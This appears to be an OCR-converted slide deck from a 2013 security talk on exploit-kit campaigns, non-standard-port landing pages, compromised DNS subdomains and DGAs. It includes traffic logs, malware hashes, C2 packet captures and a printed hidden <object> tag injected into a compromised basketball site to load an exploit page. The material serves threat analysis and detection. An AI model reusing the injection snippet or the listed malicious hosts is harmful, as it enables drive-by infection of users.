
```
<base href="http://www.tiens.by/" />
```

```
<meta http-equiv="content-type"
content="text/html; charset=utf-8" />
```

# Observation date: Oct 2013

IP	URL	Size	Expires	MIME Type
www.tiens.by	/imguqz/201102/10go.php	1,373		image/png
www.tiens.by	/plugins/system/rokbox/rokbox.js	20,276		application/x-javascript
xwmwrjyep.sytes.net:12601	/contents/template/bad/module.php?down=82	7,949	Expires...	text/html
xwmwrjyep.sytes.net:12601	/contents/template/bad/applet.jnlp	9	Expires...	text/html
xwmwrjyep.sytes.net:12601	/contents/template/bad/hOLkr.jar	36,940	Expires...	application/x-java-ar...
xwmwrjyep.sytes.net:12601	/contents/template/bad/applet.jnlp	9	Expires...	text/html
xwmwrjyep.sytes.net:12601	/contents/template/bad/applet.jnlp	9	Expires...	text/html
ffyuuyqsof.sytes.net:12601	/backup.php?beta=48&down=406&servlet=128&skins=731&me...	36,352	Expires...	application/octet-stre...

# Observation time: Oct 2013




```
object < body < html.ya-page_js_yes
<html class=" ya-page_js_yes ya-page_css_quirks" xmlns="http://www.w3.org/1999/xhtml">
<head>
<body>
<object width="0" height="0" data="http://m9fu506t.valentinesfashionable.biz:55252/feb9a89efc43c515f4fe2b480b8b78cd/3/8c86487f5428b0d3afcc839aff1b33f9.html">
</object>
<title>Баскетбольный портал SlamDunk.ru - сайт о баскетболе, стритболе и NBA : </title>
<meta content="Портал о баскетболе, посвященный NBA (NBA), стритболу, баскетболистам, баскетбольным кроссовкам и всему, что связано с баскетболом" name="description">
<meta content="баскетбол, баскетбольные кроссовки, кроссовки, обувь, купить, видео" name="keywords">
<link type="text/css" href="/style.css" rel="stylesheet">
<link href="http://www.slamdunk.ru/favicon.ico" rel="SHORTCUT ICON">
<meta content="text/html; charset=windows-1251" http-equiv="content-type">
<script src="http://www.slamdunk.ru/js/menu.js">
</script>
<script src="http://www.slamdunk.ru/js/dobj.js">
</script>
<script src="http://www.slamdunk.ru/template/inc/windowopen.js">
</script>
```

Domain Name: VALENTINESFASHIONABLE.BIZ  
Domain Registration Date: Sun Jul 28 14:45:54 GMT 2013



# Observation Date: Beginning of Oct 2013



The screenshot shows the Fiddler Web Debugger interface. The title bar reads "Fiddler Web Debugger". The menu bar includes "File", "Edit", "Rules", "Tools", "View", "Help", and "GET /book". The toolbar contains icons for "Replay", "Resume", "Stream", "Decode", "Keep: All sessions", "Any Process", and "Find". The main pane displays a list of HTTP requests with columns for "Protocol", "Host", and "URL".

Protocol	Host	URL
HTTP	mc.yandex.ru	/clmap/731962?page-url=http%3A%2F%2Fyandex.ru
HTTP	yandex.ru	/clck/jsredir?from=yandex.ru%3Byandsearch%3Bwe
HTTP	www.slamdunk.ru	/
HTTP	www.slamdunk.ru	/style.css
HTTP	www.slamdunk.ru	/js/social-likes.css
HTTP	www.slamdunk.ru	/js/saxcdfvbgvtvfr.js
HTTP	www.slamdunk.ru	/js/menu.js
HTTP	www.slamdunk.ru	/webmaster/skin/js/dobj.js
HTTP	www.slamdunk.ru	/webmaster/template/inc/windowopen.js
HTTP	www.slamdunk.ru	/images/1x1.GIF
HTTP	m9fu506t.valentinesfashionable.biz:55252	/feb9a89efc43c515f4fe2b480b8b78cd/3/8c86487f5e
HTTP	m9fu506t.valentinesfashionable.biz:55252	/93c1877f84f5b6fc6d4f6722566ab086/1381741459,
HTTP	m9fu506t.valentinesfashionable.biz:55252	/93c1877f84f5b6fc6d4f6722566ab086/1381741459,
HTTP	m9fu506t.valentinesfashionable.biz:55252	/93c1877f84f5b6fc6d4f6722566ab086/1381741459,
HTTP	m9fu506t.valentinesfashionable.biz:55252	/93c1877f84f5b6fc6d4f6722566ab086/1381741459,
HTTP	m9fu506t.valentinesfashionable.biz:55252	/93c1877f84f5b6fc6d4f6722566ab086/1381741459,
HTTP	m9fu506t.valentinesfashionable.biz:55252	/feb9a89efc43c515f4fe2b480b8b78cd/3/acwqssz.da
HTTP	m9fu506t.valentinesfashionable.biz:55252	/feb9a89efc43c515f4fe2b480b8b78cd/3/acwqssz/da

# Observation Date: Oct 22 2013

www.slamdunk.ru	/	18 072	no-...	text/html; charset=windows-...	firefox:32
www.slamdunk.ru	/style.css	38 486		text/css	firefox:32
www.slamdunk.ru	/js/social-likes.css	18 873		text/css	firefox:32
www.slamdunk.ru	/js/saxcdfvbgvfr.js	93 868		application/x-javascript	firefox:32
www.slamdunk.ru	/js/menu.js	2 461		application/x-javascript	firefox:32
www.slamdunk.ru	/webmaster/skin/js/dobj.js	7 056		application/x-javascript	firefox:32
www.slamdunk.ru	/webmaster/template/inc/windowopen.js	175		application/x-javascript	firefox:32
www.slamdunk.ru	/images/1x1.GIF	43	ma...	image/gif	firefox:32
slojowi.from-sc.com	/viewforum.php?b=cc119b1	4 579		text/html; charset=utf-8	firefox:32
slojowi.from-sc.com	/app.jnlp	291		text/html; charset=iso-8859-1	java:1976
slojowi.from-sc.com	/profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2	12 736		application/java-archive	java:1976
slojowi.from-sc.com	/app.jnlp	291		text/html; charset=iso-8859-1	java:1976
slojowi.from-sc.com	/app.jnlp	291		text/html; charset=iso-8859-1	java:1976
slojowi.from-sc.com	/profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2	12 736		application/java-archive	java:1976
slojowi.from-sc.com	/profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2	12 736		application/java-archive	java:1976
slojowi.from-sc.com	/profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2	12 736		application/java-archive	java:1976
slojowi.from-sc.com	/y41qr.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2	61 508		application/octet-stream	java:1976

SHA256: e8bf211bf2ea992ad60fdfb176328add7f175e7f48275bec2c5130d4c8411f8ff

File name: ac2c5.jar

Kaspersky HEUR:Exploit.Java.CVE-2013-2465.gen

Detection ratio: 1 / 48

Analysis date: 2013-10-22 09:51:24 UTC ( 0 minutes ago )

# And the Binary..

SHA256: f4b501c02c8929f7edfb1e2a671c3992bc1eb9c31df862a81fc6f54cf8867057

Gen:Heur.Conjar.9 (B)

File name: 024b993.exe

Gen:Heur.Conjar.9

Detection ratio: 9 / 48

W32/Shiz.NCF!tr

Analysis date: 2013-10-22 09:50:32 UTC ( 0 minutes ago ) Gen:Heur.Conjar.9

```
3564542946 - Notepad
File Edit Format View Help
*****wireshark: save file as -
Tue Oct 22 14:12:38 2013 -
\Device\Harddiskvolume1\Program
Files\wireshark\wireshark.exe*****
***c2_37/9/
```

UDS: DangerousObject.Multi.Generic

6407	534.472807	10.0.2.15	10.0.2.2	DNS	70 standard query A dkxszh.org
6408	534.486490	10.0.2.2	10.0.2.15	DNS	86 standard query response A 37.9.52.104
6409	534.490784	10.0.2.15	37.9.52.104	TCP	62 timbuktu-srv4 > https [SYN] Seq=0 win=64240 Len=0
6410	534.575097	37.9.52.104	10.0.2.15	TCP	60 https > timbuktu-srv4 [SYN, ACK] seq=0 Ack=1 win=6
6411	534.575175	10.0.2.15	37.9.52.104	TCP	54 timbuktu-srv4 > https [ACK] Seq=1 Ack=1 win=64240
6412	534.590650	10.0.2.15	37.9.52.104	TLSv1	131 client Hello
6413	534.591228	37.9.52.104	10.0.2.15	TCP	60 https > timbuktu-srv4 [ACK] Seq=1 Ack=78 win=65535
6414	534.679813	37.9.52.104	10.0.2.15	TLSv1	1112 server Hello, Certificate, server Hello Done
6415	534.682400	10.0.2.15	37.9.52.104	TLSv1	364 client Key Exchange, Change Cipher Spec, Encrypted
6416	534.683158	37.9.52.104	10.0.2.15	TCP	60 https > timbuktu-srv4 [ACK] Seq=1059 Ack=388 win=6
6417	534.931317	37.9.52.104	10.0.2.15	TLSv1	97 Change Cipher Spec, Encrypted Handshake Message
6418	535.135610	10.0.2.15	37.9.52.104	TCP	54 timbuktu-srv4 > https [ACK] Seq=388 Ack=1102 win=6

# Landing on non-standard http ports

**What's the motivation?**

# Why Landing on non-standard http ports...

- More end users get hit (less corporate networks)
- Hits small businesses, home networks (not so professionally protected)
- Smaller networks - less interest on investigation
- Harder to crawl by malware-detecting robots

<u>date</u>	<u>referrer</u>	<u>ip</u>	<u>url</u>
8/5/2013 14:15	sao.ithelp.ru	88.208.201.118	hxxp://tavriypvl.commutersadopt.in: <b>33</b> /an.php
9/27/2013 8:08	medportal.ru	88.208.202.128	hxxp://saloukijx.pinterestpresently.org: <b>88</b> /room.php
4/25/2013 11:50	sao.mos.ru	188.165.95.112	hxxp://revolutionizingsin.org: <b>90</b> /forum/ask.php
2/25/2013 11:47	akkord-guitar.ru	5.199.171.199	hxxp://064a232d4a0baf6b.selfip.info: <b>443</b> /hpwebjetadmin/mature.php?back=720&what=224&punknown=113&classes=619&bugs=69
8/19/2013 9:14	cars.ru	37.10.104.109	hxxp://fifdbat.knowsitall.info: <b>3910</b> /jump/fallen_difficult-from-charged.php
2/15/2013 13:06	urod.ru	37.10.104.35	hxxp://vulouff.ddns.name: <b>5000</b> /tomove/3
10/9/2013 9:46	euromedcompany.ru	95.163.121.168	hxxp://klicnpcfен.sytes.net:12601/autologin/code/consumer/licensing.php?browse=82
6/25/2013 23:07	ogjrussia.com	198.50.211.72	hxxp://ty9jq7.guardiannewbridge.biz: <b>26144</b> /ac95df5357ffcd09311eeb76c9e7f338.html?sk=555757&sid=1&pk=610b367d794dc5350387f209ff1918c4
10/10/2013 12:59	glavbukh.ru	198.50.225.114	hxxp://eumswa.chinesenewyeartrendy.biz: <b>39031</b> /96584ed50a5eaf0e3e7377830fe8b990.html
9/24/2013 13:16	vsepodarki.ru	198.50.225.127	hxxp://vpys1.testimonyjobs.biz: <b>44432</b> /f686b0c04a786e3e1eb600f1671dde50.html?sk=822765&sid=2&pk=2fd16676e8cf65685e0fe5e4d258b716

# Compromised DNS servers, domains reputation doesn't work

Legitimate domains are compromised

Compromised account DNS is used to  
generate sub domains, which are used in  
malicious campaign



[NY Times DNS Compromised | Diary Discussions | Community Foru...](#)

<https://isc.sans.edu/forums/diary/NY+Times+DNS+Compromised/16451> ▼

27 abr. 2013 r. - The website for the **New York Times** was taken offline today by way of an attack on their **DNS**. Shown below is the summary Dr. J whipped up:

# Compromised DNS, How to detect

- Many domains from different country zones point to the same place
- Many not related domains from different country zones have sub domains with similar or not human readable names
- L3 sub domains and L2 domains resolved into different AS. But sites with out load balancing
- URLs looks similar for not related domains.



# Compromised DNS as landing pages Summer 2013

- 01.08.2013 18:24 - 37.9.52.161 80 GET  
hxxp://**slephospu.dalnet.ca**/viewforum.php?b=0999bec
- 01.08.2013 18:24 - 37.9.52.161 80 GET  
hxxp://**slephospu.dalnet.ca**/like.Am.class
- 30.07.2013 15:32 - 37.9.52.161 80 GET  
hxxp://**todrost.kurstenge.kz**/viewforum.php?b=4270f8b
- 05.08.2013 14:39 hxxp://90gradusov.ru/ 37.9.52.160 80  
GET hxxp://**drustapha.svlen.ru**/viewforum.php?b=f57a7a0
- 05.08.2013 14:39 hxxp://90gradusov.ru/ 37.9.52.160 80  
GET hxxp://**drustapha.svlen.ru**/viewforum.php?b=f57a7a0
- 05.08.2013 14:39 - 37.9.52.160 80 GET  
hxxp://**drustapha.svlen.ru**/viewforum.php?b=f57a7a0

# Compromised DNS as landing pages Summer 2013

8/9/2013 10:51 hxxp://jqueryjsscript.ru/ 76.73.69.74  
80 GET hxxp://**power.draotth.com**/script.php?  
fn=3&id=419 text/html

8/6/2013 12:35 - 76.73.69.74 80 GET  
hxxp://**avtryunret.drippingrockhoney.com**/do.php?  
fn=1&id=419&pageLoad=aHR0cDovL2pvbWxhamF2YXNjcml  
wdC5ydS8= text/html

8/6/2013 12:35 - 76.73.69.74 80 GET  
hxxp://**avtryunret.drippingrockhoney.com**/movie.swf?  
fn=2&id=419&pageLoad=aHR0cDovL2pvbWxhamF2YXNjcml  
wdC5ydS8= application/x-shockwave-flash

8/6/2013 12:35 - 76.73.69.74 80 POST  
hxxp://**avtryunret.drippingrockhoney.com**/do.php text/html

# Interesting DGAs

## “Blackhole” Oct 2013

02


02.10.2013	kmxhtmlwuryxlbeswuwr.ynicksfullygirls.us	23.231.4.141
02.10.2013	natxwznrdftdiwshufrhekav.ynicksfullygirls.us	23.231.4.141
02.10.2013	bwwhnitwzavwledfrm.freebootsraces.us	23.231.4.141
02.10.2013	cwyaknmsblwzzrmvlhliitfhb.freebootsraces.us	23.231.4.141
03.10.2013	shmcers.zerostrimsfulling.us	23.231.4.141
04.10.2013	nbcarfh.zennofullinghidds.us	23.231.4.141
04.10.2013	wsttdkbfy.zennofullinghidds.us	23.231.4.141
04.10.2013	htwdshwvzcxuhtvkcdtmichl.domainsdustinghooockansas.com	23.231.4.141
04.10.2013	lfydftzfndkldsrlkntlcxf.domainsdustinghooockansas.com	23.231.4.141
04.10.2013	mdeihferyludccbhhhsus.domainsdustinghooockansas.com	23.231.4.141
04.10.2013	hnnwsdxhtcybhfrw.domainsdustinghooockansas.com	23.231.4.141
04.10.2013	frfaurvtzdk.domainsdustinghooockansas.com	23.231.4.141
04.10.2013	etrccfciauazibmulnuul.zennofullinghidds.us	23.231.4.141
04.10.2013	qergx.mamasdiscovered.in	23.231.4.141
04.10.2013	dfhb.mamasdiscovered.in	23.231.4.141
04.10.2013	srt.mamasdiscovered.in	23.231.4.141

**DETECTION  
AND  
COUNTER-DETECTION  
TECHNIQUES  
2013**

# Techniques and trends

- Proxy detection
- Entropy
- Not typical ports
- Legit domains as a storage
- Geo IP Monetization (in Russia – video, outside - exploit)
- More and more not targeted landing via E-Mails
- Mobile (android)

# Proxy detection Aug 2103



# DGAs are standing out in DNS logs

deaswqwehdskdqw.homelinux.com

→ 176.31.140.65

- b3f21817812f11a62eb1b506.homelinux.com

→ 93.189.29.235

- 5f87b942cfa67def68889b81.homelinux.com

→ 93.189.29.235

lapachka.info → 93.189.29.235

Domain Name: **LAPACHKA.INFO**

**Created On:05-Jun-2013 20:31:33 UTC**

Last Updated On:20-Aug-2013 07:36:23 UTC

Expiration Date:05-Jun-2014 20:31:33 UTC

Sponsoring Registrar:DomainContext Inc. (R524-LRMS)

# Legit domain(Mar 2013), registered in 2007..

The screenshot shows a web browser window with the address bar displaying "www.manhbacson.com/en.html". The page features a blue header with the company logo "MBS Co., Ltd." and the text "CÔNG TY TNHH THƯƠNG MẠI và KỸ THUẬT MẠNH BẮC SƠN" and "WELCOME TO MANHBACSON'S WEBSITE!". Below the header is a navigation menu with links: TRANG CHỦ, ABOUT US, SERVICES, FIELD WORK, PRODUCTS, CONTACT, RECRUITMENT, PICTURES, and DOWNLOAD. The main content area is divided into three columns. The left column lists "PRODUCTS CATEGORY" with various pump models. The middle column features a large photo of a group of people in traditional red and white Vietnamese attire, with a caption "Các chủng loại sản phẩm" and a gallery of pump images below. The right column contains "LASTEST NEWS" with three articles: "Anger over Tet bonuses leads to strikes in FIEs", "Unlicensed slaughterhouses: Waste, feces, feathers and filth", and "Precious little space for parking in Hanoi". At the bottom right, there is a "PRODUCTS LATEST" section.

www.manhbacson.com

CÔNG TY TNHH THƯƠNG MẠI và KỸ THUẬT  
**MẠNH BẮC SƠN**  
WELCOME TO MANHBACSON'S WEBSITE!

TRANG CHỦ ABOUT US SERVICES FIELD WORK **PRODUCTS** CONTACT RECRUITMENT PICTURES DOWNLOAD

PRODUCTS CATEGORY

- WOOSUNG PUMPS
- EUROFLO PUMPS
- AOLI PUMPS
